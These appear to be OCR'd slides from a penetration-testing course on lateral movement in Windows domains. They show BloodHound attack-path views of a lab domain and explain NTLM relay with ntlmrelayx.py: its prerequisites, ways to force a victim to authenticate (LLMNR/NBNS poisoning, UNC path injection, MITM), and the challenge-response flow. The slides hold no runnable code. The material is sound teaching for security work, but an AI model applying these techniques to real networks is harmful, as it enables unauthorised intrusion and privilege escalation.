
Phase 2 – Unprivileged user

Lateral movement - Bloodhound


BloodHound
Start typing to search for a node...
Database Info
Node Info
Queries
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find logged in admins
Find Top 10 Users with Most Sessions
Find Top 10 Computers with Most Sessions
Find Top 10 Users with Most Local Admin Rights
Find Top 10 Computers with Most Admins
BACKUP2@INTERNAL.LOCAL
ASANDERS.ADMIN@INTERNAL.LOCAL
BREYES.ADMIN@INTERNAL.LOCAL
BSHOFFNER@INTERNAL.LOCAL
AGARRELS@INTERNAL.LOCAL
VBORDNER@INTERNAL.LOCAL
GMAHOOD@INTERNAL.LOCAL
GKUNST@INTERNAL.LOCAL
DOMAIN ADMINS@INTERNAL.LOCAL
LSPARR@EXTERNAL.LOCAL
BGRIFFIN@EXTERNAL.LOCAL
LHEDGECOCK@EXTERNAL.LOCAL
LLIVERMORE@EXTERNAL.LOCAL
NYUN@EXTERNAL.LOCAL
ACHAVARIN@EXTERNAL.LOCAL
MLIZARRAGA@EXTERNAL.LOCAL
INFORMATIONTECHNOLOGY7@EXTERNAL.LOCAL
ABROOKS_A@EXTERNAL.LOCAL
BREYNOLDS_A@EXTERNAL.LOCAL
PCARTER_A@EXTERNAL.LOCAL
DEDWARDS@EXTERNAL.LOCAL
GCABINESS@EXTERNAL.LOCAL
MOGORMAN@EXTERNAL.LOCAL
CRATHER@EXTERNAL.LOCAL
KSUITS@EXTERNAL.LOCAL
DOMAIN ADMINS@EXTERNAL.LOCAL

Phase 2 – Unprivileged user

Lateral movement - Bloodhound



Database Info
Node Info
Queries
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find logged in admins
Find Top 10 Users with Most Sessions
Find Top 10 Computers with Most Sessions
Find Top 10 Users with Most Local Admin Rights
Find Top 10 Computers with Most Admins
1
MIGRATIONA@INTERNAL.LOCAL
FILESERVER8.INTERNAL.LOCAL
BSHOFFNER@INTERNAL.LOCAL
GMAHOOD@INTERNAL.LOCAL
MemberOf
SECRET2.INTERNAL.LOCAL
IT5@INTERNAL.LOCAL
VBORDNER@INTERNAL.LOCAL
MemberOf
AdminTo
HasSession
MemberOf
2
DOMAIN ADMINS@INTERNAL.LOCAL
AdminTo
SYSTEM1.INTERNAL.LOCAL
TELLIOTT@INTERNAL.LOCAL
BREYES.ADMIN@INTERNAL.LOCAL
3
HR@INTERNAL.LOCAL
AdminTo

Phase 2 – Lateral Movement

NTLM-Relay to move lateral within a network


NTLM Relay


Using ntlmrelayx.py

- **What are the requirements for it to work?**
  - SMB Signing has to be deactivated on our target
    - By default disabled on all workstations and servers except of DC´s
  - Authentication needs to be done with a user that has administrative privileges on the target in order to get RCE

- **Attacks to enforce authentication**:
  - LLMNR/NBNS Poisoning
  - UNC Path Injection
    - Websites – XSS, HTML injection, Directory Traversal, SQL injection etc.
    - Office Documents etc.
    - MITM
  - Open redirect

- **Conclusion**
  - Force the victim to authenticate the attackers (maybe your) machine





1. This is obi-wan.kenobi, I'd like to Login

2. This is obi-wan.kenobi, I'd like to Login

3. Encrypt this challenge with obi-wan.kenobi's PW Hash

4. Encrypt this challenge with obi-wan.kenobi's PW Hash

5. Here is the encrypted challenge

6. Here is the encrypted challenge

7. Here is the challenge and response of obi-wan.kenobi is that valid?

8. I have compared obi-wan.kenobis challege & response and it is valid!

9. Access Granted!

